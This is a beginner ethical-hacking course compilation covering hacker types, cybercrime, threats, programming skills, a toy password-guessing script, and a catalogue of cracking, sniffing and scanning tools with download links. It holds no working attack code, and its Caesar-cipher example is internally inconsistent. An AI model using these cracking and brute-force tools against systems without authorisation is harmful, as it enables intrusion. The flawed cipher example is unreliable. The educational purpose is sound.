

# Free Ethical Hacking Tutorials: Course for Beginners

## Training Summary

An Ethical Hacker exposes vulnerabilities in software to help business owners fix those security holes before a malicious hacker discovers them. In this course, you learn all about Ethical hacking with loads of **live hacking examples** to make the subject matter clear.

## What should I know?

---

Nothing! This is an absolute beginner guide to Ethical hacking.

## Course Syllabus

### Introduction

---

- |                 |   |
|-----------------|---|
| <b>Tutorial</b> | What is Hacking?                                    |
| <hr/>           |   |
| <b>Tutorial</b> | Potential Security Threats To Your Computer Systems |
| <hr/>           |   |
| <b>Tutorial</b> | Skills Required to Become a Ethical Hacker          |
| <hr/>           |   |
| <b>Tutorial</b> | Top 20 Ethical Hacking Tools                        |

### Advanced Stuff

---

- |                 |   |
|-----------------|---|
| <b>Tutorial</b> | How to hack using Social Engineering          |
| <hr/>           |   |
| <b>Tutorial</b> | How to make your data safe using Cryptography |

- 
- Tutorial** How to crack password of an Application
- 
- Tutorial** Learn everything about Trojans, Viruses, and Worms
- 
- Tutorial** Learn ARP Poisoning with Examples
- 
- Tutorial** Wireshark Tutorial: Network & Passwords Sniffer
- 
- Tutorial** How to hack wireless networks
- 
- Tutorial** Ultimate guide to DoS(Denial of Service) Attacks
- 
- Tutorial** BEST DDoS Attack Tools
- 
- Tutorial** How to Hack a Web Server
- 
- Tutorial** How to Hack a Website
- 
- Tutorial** Learn SQL Injection with practical example
- 
- Tutorial** Hacking Linux Systems
- 
- Tutorial** CISSP Certification Guide: What is, Prerequisites, Cost, CISSP Salary
- 
- Tutorial** What is Digital Forensics? History, Process, Types, Challenges
- 
- Tutorial** What is Cybercrime? Types, Tools, Examples

## Must Know!

- 
- Tutorial** 10 Most Common Web Security Vulnerabilities
- 
- Tutorial** Top 30 Bug Bounty Programs
- 
- Tutorial** 40 Best Penetration Testing (Pen Testing) Tools
- 
- Tutorial** Kali Linux Tutorial: What is, Install, Utilize Metasploit and Nmap
- 
- Tutorial** 13 BEST Operating System for Hacking
- 
- Tutorial** 11 Best Wireshark Alternatives
- 
- Tutorial** 13 BEST Vulnerability Assessment Scanners for Websites, Network
- 
- Tutorial** Best 16 No-Log VPN
- 
- Tutorial** 20+ Best FREE Anti Spyware (Malware) Removal Tools
- 
- Tutorial** 15+ Best FREE Malware Removal Software
- 
- Tutorial** 20 Best Phone Spying Apps [Android/iPhone]
- 
- Tutorial** 22 BEST Cyber Security Software Tools
- 
- Tutorial** 15 BEST Digital Forensic Tools
- 
- Tutorial** 17 Best IP & Network Scanning Tools
- 
- Tutorial** 11 Best FREE Firewall Software for Windows

---

**Tutorial** Top 25 Ethical Hacking Interview Questions & Answers

---

**Tutorial** Top 110 Cyber Security Interview Questions & Answers

---

**Tutorial** CompTIA Certification Guide: Career Paths & Study Material

---

**Tutorial** 16 BEST Ethical Hacking Books

---

**Tutorial** Ethical Hacking Tutorial for Beginners PDF

# What is Hacking? Introduction & Types

## What is Hacking?

**Hacking is identifying weakness in computer systems or networks to exploit its weaknesses to gain access.** Example of Hacking: Using password cracking algorithm to gain access to a system

Computers have become mandatory to run a successful businesses. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks.

In this tutorial, we will learn-

- [Common Hacking Terminologies](#)
- [What is Cyber Crime?](#)
- [Types of Cyber Crime](#)
- [What is Ethical Hacking?](#)
- [Why Ethical Hacking?](#)
- [Legality of Ethical Hacking](#)
- [Summary](#)

Before we go any further, let's look at some of the most commonly used terminologies in the world of hacking.

## Who is a Hacker? Types of Hackers

A **Hacker** is a person who finds and exploits the weakness in computer systems and/or networks to gain access. Hackers are usually skilled computer programmers with knowledge of computer security.

Hackers are classified according to the intent of their actions. The following list classifies hackers according to their intent.

Symbol	Description
	<p><b>Ethical Hacker (White hat):</b> A hacker who gains access to systems with a view to fix the identified weaknesses. They may also perform penetration <a href="#">Testing</a> and vulnerability assessments.</p>
	<p><b>Cracker (Black hat):</b> A hacker who gains unauthorized access to computer systems for personal gain. The intent is usually to steal corporate data, violate privacy rights, transfer funds from bank accounts etc.</p>



**Grey hat:** A hacker who is in between ethical and black hat hackers. He/she breaks into computer systems without authority with a view to identify weaknesses and reveal them to the system owner.



**Script kiddies:** A non-skilled person who gains access to computer systems using already made tools.



**Hacktivist:** A hacker who use hacking to send social, religious, and political, etc. messages. This is usually done by hijacking websites and leaving the message on the hijacked website.



**Phreaker:** A hacker who identifies and exploits weaknesses in telephones instead of computers.

## What is Cybercrime?

Cyber crime is the use of computers and networks to perform illegal activities such as spreading computer viruses, online bullying, performing unauthorized electronic fund transfers, etc. Most cybercrimes are committed through the internet. Some cybercrimes can also be carried out using [Mobile](#) phones via SMS and online chatting applications.

## Type of Cybercrime

- The following list presents the common types of cybercrimes:
- **Computer Fraud:** Intentional deception for personal gain via the use of computer systems.
- **Privacy violation:** Exposing personal information such as email addresses, phone number, account details, etc. on social media, websites, etc.
- **Identity Theft:** Stealing personal information from somebody and impersonating that person.
- **Sharing copyrighted files/information:** This involves distributing copyright protected files such as eBooks and computer programs etc.
- **Electronic funds transfer:** This involves gaining an un-authorized access to bank computer networks and making illegal fund transfers.
- **Electronic money laundering:** This involves the use of the computer to launder money.
- **ATM Fraud:** This involves intercepting ATM card details such as account number and PIN numbers. These details are then used to withdraw funds from the intercepted accounts.

- **Denial of Service Attacks:** This involves the use of computers in multiple locations to attack servers with a view of shutting them down.
- **Spam:** Sending unauthorized emails. These emails usually contain advertisements.

## What is Ethical Hacking?

Ethical Hacking is identifying weakness in computer systems and/or computer networks and coming with countermeasures that protect the weaknesses. Ethical hackers must abide by the following rules.

- Get **written permission** from the owner of the computer system and/or computer network before hacking.
- **Protect the privacy of the organization** been hacked.
- **Transparently report** all the identified weaknesses in the computer system to the organization.
- **Inform** hardware and software vendors of the **identified weaknesses**.

## Why Ethical Hacking?

- Information is one of the most valuable assets of an organization. Keeping information secure can protect an organization's image and save an organization a lot of money.
- Hacking can lead to loss of business for organizations that deal in finance such as PayPal. Ethical hacking puts them a step ahead of the cyber criminals who would otherwise lead to loss of business.

## Legality of Ethical Hacking

**Ethical Hacking is legal if the hacker abides by the rules stipulated in the above section on the definition of ethical hacking.** The [International Council of E-Commerce Consultants \(EC-Council\)](#) provides a certification program that tests individual's skills. Those who pass the examination are awarded with certificates. The certificates are supposed to be renewed after some time.

## Summary

- Hacking is identifying and exploiting weaknesses in computer systems and/or computer networks.
- Cybercrime is committing a crime with the aid of computers and information technology infrastructure.
- Ethical Hacking is about improving the security of computer systems and/or computer networks.
- Ethical Hacking is legal.

## Potential Security Threats To Your Computer Systems

A **computer system threat** is anything that leads to loss or corruption of data or physical damage to the hardware and/or infrastructure. Knowing how to identify computer security threats is the first step in protecting computer systems. The threats could be intentional, accidental or caused by natural disasters.

In this article, we will introduce you to the common computer system threats and how you can protect systems against them.

### Topics covered in this tutorial

- [What is a Security Threat?](#)
- [What are Physical Threats?](#)
- [What are Non-physical Threats?](#)

### What is a Security Threat?

Security Threat is defined as a risk that which can potentially harm computer systems and organization. The cause could be physical such as someone stealing a computer that contains vital data. The cause could also be non-physical such as a virus attack. In these tutorial series, we will define a threat as a potential attack from a hacker that can allow them to gain unauthorized access to a computer system.



## What are Physical Threats?

A physical threat is a potential cause of an incident that may result in loss or physical damage to the computer systems.

The following list classifies the physical threats into three (3) main categories;

- **Internal:** The threats include fire, unstable power supply, humidity in the rooms housing the hardware, etc.
- **External:** These threats include Lightning, floods, earthquakes, etc.
- **Human:** These threats include theft, vandalism of the infrastructure and/or hardware, disruption, accidental or intentional errors.

To protect computer systems from the above mentioned physical threats, an organization must have physical security control measures.

The following list shows some of the possible measures that can be taken:

- **Internal:** Fire threats could be prevented by the use of automatic fire detectors and extinguishers that do not use water to put out a fire. The unstable power supply can be prevented by the use of voltage

controllers. An air conditioner can be used to control the humidity in the computer room.

- **External:** Lightning protection systems can be used to protect computer systems against such attacks. Lightning protection systems are not 100% perfect, but to a certain extent, they reduce the chances of Lightning causing damage. Housing computer systems in high lands are one of the possible ways of protecting systems against floods.
- **Humans:** Threats such as theft can be prevented by use of locked doors and restricted access to computer rooms.

## What are Non-physical threats?

A non-physical threat is a potential cause of an incident that may result in;

- Loss or corruption of system data
- Disrupt business operations that rely on computer systems
- Loss of sensitive information
- Illegal monitoring of activities on computer systems
- Cyber Security Breaches
- Others

The non-physical threats are also known as **logical threats**. The following list is the common types of non-physical threats;

- Virus
- Trojans
- Worms
- Spyware
- Key loggers
- Adware
- Denial of Service Attacks
- Distributed Denial of Service Attacks
- Unauthorized access to computer systems resources such as data
- Phishing
- Other Computer Security Risks

To protect computer systems from the above-mentioned threats, an organization must have **logical security measures** in place. The following list shows some of the possible measures that can be taken to protect cyber security threats

**To protect against viruses, Trojans, worms, etc. an organization can use anti-virus software.** In addition to the anti-virus software, an organization can also have control measures on the usage of external storage devices and visiting the website that is most likely to download unauthorized programs onto the user's computer.

**Unauthorized access to computer system resources can be prevented by the use of authentication methods.** The authentication methods can be, in the form of user ids and strong passwords, smart cards or biometric, etc.

**Intrusion-detection/prevention systems can be used to protect against denial of service attacks.** There are other measures too that can be put in place to avoid denial of service attacks.

## **Summary**

- A threat is any activity that can lead to data loss/corruption through to disruption of normal business operations.
- There are physical and non-physical threats
- Physical threats cause damage to computer systems hardware and infrastructure. Examples include theft, vandalism through to natural disasters.
- Non-physical threats target the software and data on the computer systems.

## **Skills Required to Become a Ethical Hacker**

**Skills allow you to achieve your desired goals within the available time and resources. As a hacker, you will need to develop skills that will help you get the job done.** These skills include learning how to program, use the internet, good at solving problems, and taking advantage of existing security tools.


In this article, we will introduce you to the common programming languages and skills that you must know as a hacker.

## **Topics covered in this tutorial**

- What is a programming language?
- Why should you learn how to program?
- What languages should you learn?
- Other skills
- Summary

## What is a programming language?

A programming language is a language that is used to develop computer programs. The programs developed can range from operating systems; data based applications through to networking solutions.



The screenshot shows a Python code editor window titled "Dictionaryattack.py". The code itself is a simple password dictionary attack script. It starts by defining variables "guess" and "password" with the value "1234". It then prints a message indicating it's a "Password dictionary attack v1". A "while" loop begins, where it prompts the user for a wordlist dictionary password. If the guess matches the password, it prints "Open sesame!, the password is " + password. If not, it prints "Sorry, guess did not match the password". The code is color-coded for readability, with keywords in blue and strings in green. To the right of the code, there is a red watermark-style text that reads "Simple python programming code". The status bar at the bottom of the editor shows "length: 288 line Ln:1 Col:11 Sel:0|0" and encoding information "Dos\Windows ANSI as UTF-8 INS".

```

guess = ""
password = "1234"

print "Password dictionary attack v1"

while guess != password :
    guess = input ("Enter wordlist dictionary password")
    if guess == password:
        print "Open sesame!, the password is " + password
    else:
        print "Sorry, guess did not match the password"

```

## Why should you learn how to program?

- Hackers are the problem solver and tool builders, learning how to program will help you implement solutions to problems. It also differentiates you from script kiddies.
- Writing programs as a hacker will help you to automate many tasks which would usually take lots of time to complete.
- Writing programs can also help you identify and exploit programming errors in applications that you will be targeting.

- You don't have to reinvent the wheel all the time, and there are a number of open source programs that are readily usable. You can **customize the already existing applications and add your methods to suit your needs.**

## What languages should I learn?

The answer to this question **depends on your target computer systems and platforms**. Some programming languages are used to develop for only specific platforms. As an example, Visual Basic Classic (3, 4, 5, and 6.0) is used to write applications that run on Windows operating system. It would, therefore, be illogical for you to learn how to program in Visual Basic 6.0 when your target is hacking [Linux](#) based systems.

## Programming languages that are useful to hackers

SR NO.	COMPUTER LANGUAGES	DESCRIPTION	PLATFORM	PURPOSE
1	<a href="#">HTML</a>	Language used to write web pages.	*Cross platform	<p><b>Web hacking</b></p> <p>Login forms and other data entry methods on the web use HTML forms to get data. Been able to write and interpret HTML, makes it easy for you to identify and exploit weaknesses in the code.</p>
2	<a href="#">JavaScript</a>	Client side scripting language	*Cross platform	<p><b>Web Hacking</b></p> <p>JavaScript code is executed on the client browser. You can use it to read saved cookies and perform cross site scripting etc.</p>
3	<a href="#">PHP</a>	Server side scripting language	*Cross platform	<p><b>Web Hacking</b></p> <p>PHP is one of the most used web programming languages. It is used to process HTML forms and performs other custom tasks. You could write a custom application in PHP that modifies settings on a web server and makes the server vulnerable to attacks.</p>

<b>SR NO.</b>	<b>COMPUTER LANGUAGES</b>	<b>DESCRIPTION</b>	<b>PLATFORM</b>	<b>PURPOSE</b>
4	<b>SQL</b>	Language used to communicate with database	*Cross platform	<b>Web Hacking</b>  Using SQL injection, to by-pass web application login algorithms that are weak, delete data from the database, etc.
5	<b>Python</b> <b>Ruby</b> <b>Bash</b> <b>Perl</b>	High level programming languages	*Cross platform	<b>Building tools &amp; scripts</b>  They come in handy when you need to develop automation tools and scripts. The knowledge gained can also be used in understand and customization the already available tools.
6	<b>C &amp; C++</b>	High level programming	*Cross platform	<b>Writing exploits, shell codes, etc.</b>  They come in handy when you need to write your own shell codes, exploits, root kits or understanding and expanding on existing ones.
7	<b>Java</b> <b>CSharp</b> <b>Visual Basic</b> <b>VBScript</b>	Other languages	Java & CSharp are *cross platform. Visual Basic is specific to Windows	<b>Other uses</b>  The usefulness of these languages depends on your scenario.

\* Cross platform means programs developed using the particular language can be deployed on different operating systems such as Windows, Linux based, MAC etc.

## Other skills

In addition to programming skills, a good hacker should also have the following skills:

- Know how to use the internet and search engines effectively to gather information.
- Get a **Linux-based operating system** and the know the basics commands that every Linux user should know.
- **Practice** makes perfect, a good hacker should be hard working and positively contribute to the hacker community. He/she can contribute by developing open source programs, answering questions in hacking forums, etc.

## Summary

- Programming skills are essential to becoming an effective hacker.
- Network skills are essential to becoming an effective hacker
- SQL skills are essential to becoming an effective hacker.
- Hacking tools are programs that simplify the process of identifying and exploiting weaknesses in computer systems.

# 20 Best Ethical Hacking Tools & Software for Hackers (2020)

## What are Hacking Tools?

Hacking Tools are computer programs and scripts that help you find and exploit weaknesses in computer systems, web applications, servers and networks. There are a variety of such tools available in the market. Users can easily download hack tools for ethical hacking. Some of them are open source while others are commercial solution.

Following is a handpicked list of Top 20 Best Ethical Hacking Tools, with their popular features and website links to download hack tools. The list contains top hacking tools both open source(free) and commercial(paid).

## Top Hacking Tools, Programs & Software Downloads

Name	Platform
<a href="#"><u>Netsparker</u></a>	Windows, Linux
<a href="#"><u>Acunetix</u></a>	Windows, Linux, Mac
<a href="#"><u>Traceroute NG</u></a>	Windows
1) <a href="#"><u>Netsparker</u></a>	



[Netsparker](#) is an easy to use web application security scanner that can automatically find SQL Injection, XSS and other vulnerabilities in your web applications and web services. It is available as on-premises and SaaS solution.

## Features

- Dead accurate vulnerability detection with the unique Proof-Based Scanning Technology.
- Minimal configuration required. Scanner automatically detects URL rewrite rules, custom 404 error pages.
- REST API for seamless integration with the SDLC, bug tracking systems etc.
- Fully scalable solution. Scan 1,000 web applications in just 24 hours.

## 2) [Acunetix](#)

[Acunetix](#) is a fully automated ethical hacking solution that mimics a hacker to keep one step ahead of malicious intruders. The web application security scanner accurately scans HTML5, JavaScript and Single-page applications. It

can audit complex, authenticated webapps and issues compliance and management reports on a wide range of web and network vulnerabilities.



### Features:

- Scans for all variants of SQL Injection, XSS, and 4500+ additional vulnerabilities
  - Detects over 1200 WordPress core, theme, and plugin vulnerabilities
  - Fast & Scalable – crawls hundreds of thousands of pages without interruptions
  - Integrates with popular WAFs and Issue Trackers to aid in the SDLC
  - Available On Premises and as a Cloud solution.
- 

### 3) Traceroute NG

Traceroute NG is application that enables you to analyze network path. This software can identify IP addresses, hostnames, and packet loss. It provides accurate analysis through command line interface



### Features:

- It offers both TCP and ICMP network path analysis.
  - This application can create a txt logfile.
  - Supports both IP4 and IPV6.
  - Detect path changes and give you a notification.
  - Allows continuous probing of a network.
-

#### 4) SaferVPN

SaferVPN is an indispensable tool in an Ethical hackers arsenal. You may need it to check target in different geographies, simulate nonpersonalized browsing behavior, anonymized file transfers, etc.



##### **Features:**

- No Log VPN with high security and anonymity
- Very fast speeds with 2000+ servers across continents
- Based in Hongkong, it does not store any data.
- Split tunneling and 5 simultaneous logins
- 24/7 support
- Supports Windows, Mac, Android, Linux, iPhone, etc.
- 300,000+ IPs
- Port Forwarding, Dedicated IO and P2P Protection
- 31 Day Money-Back Guarantee

---

#### 5) Burp Suite:



Burp Suite is a useful platform for performing Security Testing of web applications. Its various hacker tools work seamlessly together to support the entire pen testing process. It spans from initial mapping to analysis of an application's attack surface.

##### **Features:**

It is one of the best hacking tools that can detect over 3000 web application vulnerabilities.

- Scan open-source software and custom-built applications
- An easy to use Login Sequence Recorder allows the automatic scanning
- Review vulnerability data with built-in vulnerability management.
- Easily provide wide variety of technical and compliance reports
- Detects Critical Vulnerabilities with 100% Accuracy
- Automated crawl and scan
- It is one of the best hackers tools which provides advanced scanning feature for manual testers
- Cutting-edge scanning logic

**Download link:** <https://portswigger.net/burp/freedownload>

---

## 6) Ettercap:



[Ettercap](#) is an ethical hacking tool. It supports active and passive dissection includes features for network and host analysis.

### **Features:**

- It is one of the best hacker tools that supports active and passive dissection of many protocols
- Feature of ARP poisoning to sniff on a switched LAN between two hosts
- Characters can be injected into a server or to a client while maintaining a live connection
- Ettercap is capable of sniffing an SSH connection in full duplex
- It is one of the best hackers tools that allows sniffing of HTTP SSL secured data even when the connection is made using proxy
- Allows creation of custom plugins using Ettercap's API

**Download link:** <https://ettercap.github.io/ettercap/downloads.html>

---

## 7) Aircrack:



[Aircrack](#) is one of the best, trustable, ethical hacking tools in the market. It cracks vulnerable wireless connections. It is powered by WEP WPA and WPA 2 encryption Keys.

### Features:

- More cards/drivers supported
- Support all types of OS and platforms
- New WEP attack: PTW
- Support for WEP dictionary attack
- Support for Fragmentation attack
- Improved tracking speed

**Download link:** <https://www.aircrack-ng.org/downloads.html>

---

## 8) Angry IP Scanner:



[Angry IP Scanner](#) is open-source and cross-platform ethical hacking tool. It scans IP addresses and ports.

### Features:

- This network hacking tool scans local networks as well as the Internet
- Free and open-source hack tool
- Random or file in any format
- Exports results into many formats
- Extensible with many data fetchers
- Provides command-line interface
- This hacking software works on Windows, Mac, and Linux
- No need for Installation

**Download link:** <http://angryip.org/download/#windows>

---

## 9) [GFI LanGuard](#):



[GFI LanGuard](#) is an ethical tool that scan networks for vulnerabilities. It can acts as your 'virtual security consultant' on demand. It allows creating an asset inventory of every device.

### **Features:**

- It helps to maintain a secure network over time is to know which changes are affecting your network and
- Patch management: Fix vulnerabilities before an attack
- Analyze network centrally
- Discover security threats early
- Reduce cost of ownership by centralizing vulnerability scanning
- Help to maintain a secure and compliant network

**Download link:** <https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download>

---

## 10) Savvius:



It is one of the best hacking tools for ethical hacking. It performance issues and reduces security risk with the deep visibility provided by Omnipacket. It can diagnose network issues faster and better with Savvius packet intelligence.

### **Features:**

- Powerful, easy-to-use network forensics software
- Savvius automates the capture of the network data required to quickly investigate security alerts
- Software and integrated appliance solutions
- Packet intelligence combines deep analysis
- This network hacking tool provides rapid resolution of network and security issues
- Easy to use Intuitive workflow
- Expert and responsive technical support
- Onsite deployment for appliances
- Commitment to our customers and our products

### **Download**

link: [https://www.savvius.com/distributed\\_network\\_analysis\\_suite\\_trial](https://www.savvius.com/distributed_network_analysis_suite_trial)

---

### 11) QualysGuard:



[Qualys guard](#) helps businesses streamline their security and compliance solutions. It also builds security into their digital transformation initiatives. It is one of the best hacker tools that checks the performance vulnerability of the online cloud systems.

### **Features:**

- It is one of the best online hacking tools which is trusted globally
- No hardware to buy or manage
- It is a scalable, end-to-end solution for all aspects of IT security

- Vulnerability data securely stored and processed on an n-tiered architecture of load-balanced servers
- It sensor provides continuous visibility
- Data analyzed in real time
- It can respond to threats in a real-time

**Download link:** <https://www.qualys.com/forms/freescan/>

---

## 12) WebInspect:



[WebInspect](#) is automated dynamic application security testing that allows performing ethical hacking techniques. It is one of the best hacking tools which provides comprehensive dynamic analysis of complex web applications and services.

### Features:

- Allows to test dynamic behavior of running web applications to identify security vulnerabilities
- Keep in control of your scan by getting relevant information and statistics at a glance
- Centralized Program Management
- Advanced technologies, such as simultaneous crawl professional-level testing to novice security testers
- Easily inform management on vulnerability trending, compliance management, and risk oversight

**Download link:** <https://www.microfocus.com/en-us/products/webinspect-dynamic-analysis-dast/how-it-works>

---

### 13) Hashcat:



[Hashcat](#) is one of the best robust password cracking and ethical hacker tools. It can help users to recover lost passwords, audit password security, or just find out what data is stored in a hash.

#### Features:

- Open-Source platform
- Multi-Platform Support
- This hacking software allows utilizing multiple devices in the same system
- Utilizing mixed device types in the same system
- It supports distributed cracking networks
- Supports interactive pause/resume
- Supports sessions and restore
- Built-in benchmarking system
- Integrated thermal watchdog
- Supports automatic performance tuning

Download link: <https://hashcat.net/hashcat/>

---

### 14) L0phtCrack:



[L0phtCrack](#) 6 is useful password audit and recovery tool. It identifies and assesses password vulnerability over local machines and networks.

#### Features:

- Multicore & multi-GPU support helps to optimize hardware
- Easy to customize
- Simple Password Loading

- Schedule sophisticated tasks for automated enterprise-wide password
- Fix weak passwords issues by forcing password resets or locking accounts
- It allows multiple auditing OSes

**Download link:** <http://www.l0ptcrack.com/#download-form>

---

## 15) Rainbow Crack:

[\*\*RainbowCrack\*\*](#) RainbowCrack is a password cracking and ethical hacking tool widely used for hacking devices. It cracks hashes with rainbow tables. It uses time-memory tradeoff algorithm for this purpose.

### **Features:**

- Full time-memory trade-off tool suites, including rainbow table generation
- It Support rainbow table of any hash algorithm
- Support rainbow table of any charset
- Support rainbow table in raw file format (.rt) and compact file format
- Computation on multi-core processor support
- GPU acceleration with multiple GPUs
- Runs on Windows OS and Linux
- Unified rainbow table file format on every supported OS
- Command line user interface
- Graphics user interface

**Download link:** <http://project-rainbowcrack.com/index.htm>

---

## 16) IKECrack:

[\*\*IKECrack\*\*](#) is an open source authentication crack tool. This ethical hacking tool is designed to brute-force or dictionary attack. It is one of the best hacker tools that allows performing cryptography tasks.

### **Features:**

- IKECrack is a tool that allows performing Cryptography tasks

- Initiating client sends encryption options proposal, DH public key, random number, and an ID in an unencrypted packet to the gateway/responder.
- It is one of the best hacking programs freely available for both personal and commercial use. Therefore, it is perfect choice for user who wants an option for Cryptography programs

**Download link:** <http://ikecrack.sourceforge.net/>

---

## 17) IronWASP:



[IronWASP](#) is an open source hacking software. It is web application vulnerability testing. It is designed to be customizable so that users can create their custom security scanners using it.

### Features:

- GUI based and very easy to use
- It has powerful and effective scanning engine
- Supports for recording Login sequence
- Reporting in both HTML and RTF formats
- It is one of the best hacking programs that checks for over 25 types of web vulnerabilities
- False Positives and Negatives detection support
- It supports Python and Ruby
- Extensible using plug-ins or modules in Python, Ruby, C# or VB.NET

**Download link:** <https://sboxr.com/download.html>

---

## 18) Medusa

[Medusa](#) is one of the best online brute-force, speedy, parallel password crackers ethical hacking tool. This hacking toolkit is also widely used for ethical hacking.

### **Features:**

- It is designed in such a way that it is speedy, massively parallel, modular, login brute-forcer
- The main aim of this hacking software is to support as many services which allow remote authentication
- It is one of the best online hacking tools that allows to perform Thread-based parallel testing and Brute-force testing
- Flexible user input. It can be specified in a variety of ways
- All the service module exists as an independent .mod file.
- No modifications are needed to the core application to extend the supported list of services for brute-forcing

**Download link:** <http://foofus.net/goons/jmk/medusa/medusa.html>

---

## 19) NetStumbler



[NetStumbler](#) is a hacking software used to detect wireless networks on the Windows platform.

### **Features:**

- Verifying network configurations
- Finding locations with poor coverage in a WLAN
- Detecting causes of wireless interference

- Detecting unauthorized ("rogue") access points
- Aiming directional antennas for long-haul WLAN links

**Download link:** <http://www.stumbler.net/>

---

## 20) SQLMap



[SQLMap](#) automates the process of detecting and exploiting SQL Injection weaknesses. It is open source and cross platform. It supports the following database engines.

- MySQL
- Oracle
- Postgre SQL
- MS SQL Server
- MS Access
- IBM DB2
- SQLite
- Firebird
- Sybase and SAP MaxDB

It supports the following SQL Injection Techniques;

- Boolean-based blind
- Time-based blind
- Error-based
- UNION query
- Stacked queries and out-of-band.

**Download link:** <http://sqlmap.org/>

---

## 21) Cain & Abel



[Cain & Abel](#) is a Microsoft Operating System passwords recovery tool. It is used to -

- Recover MS Access passwords
- Uncover password field
- Sniffing networks
- Cracking encrypted passwords using dictionary attacks, brute-force, and cryptanalysis attacks.

**Download link:** <http://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml>

---

## 22) Nessus



[Nessus](#) can be used to perform;

- Remote vulnerability scanner
- Password dictionary attacks
- Denial of service attacks.

It is closed source, cross platform and free for personal use.

**Download link:** <https://www.tenable.com/products/nessus/nessus-professional>

---

## 23) Zenmap



[Zenmap](#) is the official Nmap Security Scanner software. It is a multi-platform free and open source application. It is easy to use for beginners but also offers advanced features for experienced users.

### **Features:**

- Interactive and graphical results viewing
- It summarizes details about a single host or a complete scan in a convenient display.
- It can even draw a topology map of discovered networks.
- It can show the differences between two scans.
- It allows administrators to track new hosts or services appearing on their networks. Or track existing services that go down

**Download link:** <https://nmap.org/download.html>

## **FAQ**

### **? What are Hacking Tools?**

Hacking Tools are computer programs and scripts that help you find and exploit weaknesses in computer systems, web applications, servers and networks. There is a variety of such tools available on the market. Some of them are open source while others are commercial solution.

### **❑ Is it Legal to use Hacking Tools?**

It is legal to use Hacking tools for whitehat hacking purposes. It's important that you take written permission from the target site before you launch a penetration attack. Without a permission any good inteneded hacking attempt will land you in legal trouble.

# Cryptography Tutorial: Cryptanalysis, RC4, CrypTool

Information plays a vital role in the running of business, organizations, military operations, etc. **Information in the wrong hands can lead to loss of business or catastrophic results. To secure communication, a business can use cryptology to cipher information.** Cryptology involves transforming information into the Nonhuman readable format and vice versa.

In this article, we will introduce you to the world of cryptology and how you can secure information from falling into the wrong hands.

## Topics covered in this tutorial


- [What is cryptography?](#)
- [What is cryptanalysis?](#)
- [What is cryptology?](#)
- [Encryption Algorithms](#)
- [Hacking Activity: Hack Now!](#)

## What is Cryptography?

Cryptography is the study and application of techniques that hide the real meaning of information by transforming it into nonhuman readable formats and vice versa.

Let's illustrate this with the aid of an example. Suppose you want to send the message "I LOVE APPLES", you can replace every letter in the phrase with the third successive letter in the alphabet. The encrypted message will be "K NQXG CRRNGV". To decrypt our message, we will have to go back three letters in the alphabet using the letter that we want to decrypt. The image below shows how the transformation is done.

**Key:** Replace every letter with 3<sup>rd</sup> successive letter



